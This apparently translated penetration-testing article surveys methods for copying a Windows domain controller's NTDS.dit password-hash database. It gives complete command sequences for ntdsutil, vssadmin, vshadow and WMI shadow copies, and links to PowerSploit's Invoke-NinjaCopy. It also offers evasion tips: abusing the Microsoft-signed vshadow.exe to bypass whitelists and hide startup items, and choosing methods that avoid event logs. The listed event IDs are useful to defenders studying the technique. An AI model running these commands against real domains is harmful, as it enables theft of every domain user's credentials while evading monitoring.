
0x00 Preface
---
In the previous article 'Technical Summary of Exporting All User Hashes in the Current Domain', we introduced copying the ntds.dit file via Volume Shadow Copy to export all user hashes within the domain. This article will attempt to systematically summarize various different methods.
0x01 Introduction
---
This article will cover the following:
- Multiple implementation methods
- Comparison of advantages and disadvantages
0x02 Obtaining the Domain Controller NTDS.dit File via Volume Shadow Copy
---
Test systems:
- Server 2008 R2 x64
- Server 2012 R2 x64
Volume Shadow Copy Service:
- For data backup
- Supports Windows Server 2003 and above operating systems
- The system automatically creates data backups under specific conditions by default, such as after patch installation. On Win7 systems, backups are automatically created approximately every week, but this timing is not guaranteed
- Disabling VSS will affect normal system functions, such as System Restore and Windows Server Backup
1. ntdsutil
Installed by default in domain environments
Supported systems:
- Server 2003
- Server 2008
- Server 2012
- ...
Common commands:
(1) Query current snapshot list
ntdsutil snapshot "List All" quit quit |
(2) Query mounted snapshot list
ntdsutil snapshot "List Mounted" quit quit |
(3) Create snapshot
ntdsutil snapshot "activate instance ntds" create quit quit |
(4) Mount snapshot
ntdsutil snapshot "mount GUID" quit quit |
(5) Unmount snapshot:
ntdsutil snapshot "unmount GUID" quit quit |
(6) Delete snapshot
ntdsutil snapshot "delete GUID" quit quit |
Actual test:
(1) Query current system snapshots
ntdsutil snapshot "List All" quit quit |
(2) Create snapshot

ntdsutil snapshot "activate instance ntds" create quit quit |
guid is {6e31c0ab-c517-420b-845d-c38acbf77ab9}
as shown in the figure below
(3) Mount snapshot
ntdsutil snapshot "mount {6e31c0ab-c517-420b-845d-c38acbf77ab9}" quit quit |
Snapshot mounted as C:\$SNAP_201802270645_VOLUMEC$\, as shown in the figure below

(4) Copy ntds.dit
copy C:\$SNAP_201802270645_VOLUMEC$\windows\NTDS\ntds.dit c:\ntds.dit |
(5) Unmount snapshot:
ntdsutil snapshot "unmount {6e31c0ab-c517-420b-845d-c38acbf77ab9}" quit quit |
(6) Delete snapshot
ntdsutil snapshot "delete {6e31c0ab-c517-420b-845d-c38acbf77ab9}" quit quit |
2、vssadmin
Installed by default in domain environment
Supported Systems:
- Server 2008
- Server 2012
- ...
Common Commands:
(1) Query current system snapshots
vssadmin list shadows |
(2) Create a snapshot
vssadmin create shadow /for=c: |
(3) Delete a snapshot
vssadmin delete shadows /for=c: /quiet |
Actual Testing:
(1) Query current system snapshots
vssadmin list shadows |
(2) Create a snapshot
vssadmin create shadow /for=c: |
Obtain Shadow Copy Volume Name as \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12
As shown in the figure below

(3) Copy ntds.dit
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12\windows\NTDS\ntds.dit c:\ntds.dit |
(4) Delete snapshot
vssadmin delete shadows /for=c: /quiet |
3. vshadow.exe
Not supported by default in the system, this tool can be obtained from the Microsoft Windows Software Development Kit (SDK)
Note:
64-bit systems require the 64-bit version of vshadow.exe
Download links for vshadow.exe versions available for different systems:
http://edgylogic.com/blog/vshadow-exe-versions/
Common commands:
(1) Query current system snapshots
vshadow.exe -q |
(2) Create a snapshot
vshadow.exe -p -nw C: |
Parameter description:
-p persistent, not deleted by backup operations or system restart
-nw no writers, used to improve creation speed
C: corresponds to drive C
(3) Delete snapshot
vshadow -dx=ShadowCopySetId |
Actual testing:
(1) Query current system snapshots
vshadow.exe -q |
(2) Create a snapshot

vshadow.exe -p -nw C: |
Obtained SnapshotSetID as {809b77cc-cf9a-4101-b802-08e97d10e613}
Obtained SnapshotID as {ef99d039-9a38-4e8b-9f57-e3113d464f76}
Obtained shadow copy device name as \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy10
As shown in the figure below
(3) Copy ntds.dit
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy10\windows\NTDS\ntds.dit c:\ntds.dit |
(4) Delete snapshot
vshadow -dx={809b77cc-cf9a-4101-b802-08e97d10e613} |
or
vshadow -ds={ef99d039-9a38-4e8b-9f57-e3113d464f76} |
4. vssown.vbs
Reference download address:
https://raw.githubusercontent.com/borigue/ptscripts/master/windows/vssown.vbs
Essentially operates on ShadowCopy through WMI
Query snapshot information via WMI:
wmic /NAMESPACE:"\\root\CIMV2" PATH Win32_ShadowCopy GET DeviceObject,ID,InstallDate /FORMAT:list |
PowerShell implementation:
https://github.com/samratashok/nishang/blob/master/Gather/Copy-VSS.ps1
Extensions
1. Log files

Invoking Volume Shadow Copy Service generates log files under System, with Event ID 7036
Executing ntdsutil snapshot "activate instance ntds" create quit quit additionally generates log files with Event ID 98
As shown below
2. Accessing files in snapshots
View snapshot list:
vssadmin list shadows |

Cannot directly access files in \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12
Files in the snapshot can be accessed by creating symbolic links:
mklink /d c:\testvsc \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12\ |
As shown in the figure below
Delete symbolic link:
rd c:\testvsc |
Exploitation idea:
If snapshot files exist in the current system, historical files of the system can be accessed
3. Executing commands using vshadow
Reference materials:
https://bohops.com/2018/02/10/vshadow-abusing-the-volume-shadow-service-for-evasion-persistence-and-active-directory-database-extraction/
Execute command:
vshadow.exe -nw -exec=c:\windows\system32\notepad.exe c: |
After execution, the background process VSSVC.exe exists, and the Volume Shadow Copy service is shown as running, requiring manual termination of the VSSVC.exe process
Note:
Manually terminating the VSSVC.exe process generates log 7034
Exploitation approach:
vshadow.exe contains Microsoft signatures, allowing it to bypass certain whitelist restrictions. If set as a startup item, it does not appear in Autoruns' default startup list
0x03 Obtaining the domain controller's NTDS.dit file via NinjaCopy
---
Download link:
https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-NinjaCopy.ps1
Does not invoke the Volume Shadow Copy service, thus no log file 7036 is generated
0x04 Summary
---
This article compiles various methods for obtaining the domain controller's NTDS.dit file, tests their usage environments, and compares their advantages and disadvantages.


